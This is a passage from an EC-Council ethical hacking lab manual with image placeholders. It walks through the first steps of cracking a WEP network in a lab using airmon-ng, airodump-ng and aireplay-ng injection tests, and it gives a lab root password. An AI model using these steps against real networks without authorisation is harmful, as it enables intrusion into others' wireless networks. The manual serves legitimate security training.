


Figure 3.3.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.3.2: MATE Terminal icon

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.3.3: Running the programs as a root user

TASK 3.1

Put the Wireless Interface into Monitor Mode

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble.**" To put the interface in monitor mode, these processes must be killed.

Note: The processes might differ in your lab environment.




Figure 3.3.4: Found 2 processes that could cause trouble error

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 3.3.5: Issuing command to kill interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.




Figure 3.3.6: Setting up the wireless interface in monitor mode

14. Type **airodump-ng wlan0mon** and press **Enter**. This command requests airodump-ng to display a list of detected access points and connected clients ("stations").




Figure 3.3.7: Launching airodump-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.3.8: airodump-ng searching for available access points

Note: In this lab, we will crack **CEH-LABS**.

Note: In this example, the connected client **STATION** is **20:A6:0C:30:23:D3**. This might differ in your lab environment.

Note: airodump-ng hops from channel to channel and shows all the access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

15. If you wish to can search only for available WEP networks, run the **airodump-ng wlan0mon --encrypt wep** command.
16. The result appears, displaying only the networks with WEP enabled, as shown in the screenshot.




Figure 3.3.9: airodump-ng searching for WEP access points

17. Before proceeding, you must check if an injection attack can be performed on the target access point.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

21. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.2

Test for Wireless Device Packet Injection

22. In the terminal window, type **aireplay-ng -9 -e CEH-LABS -a B4:75:0E:89:00:60 wlan0mon** and press **Enter**.

Note: In this command, **-9**: tests injection and quality; **-e**: specifies the target IP access point SSID (in this case, **CEH-LABS**); **-a**: specifies the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); and **wlan0mon**: is the wireless interface.

23. The result appears, showing that **Injection is working!**, as shown in the screenshot.

Note: If you receive any errors, rerun the command multiple times until it executes successfully.

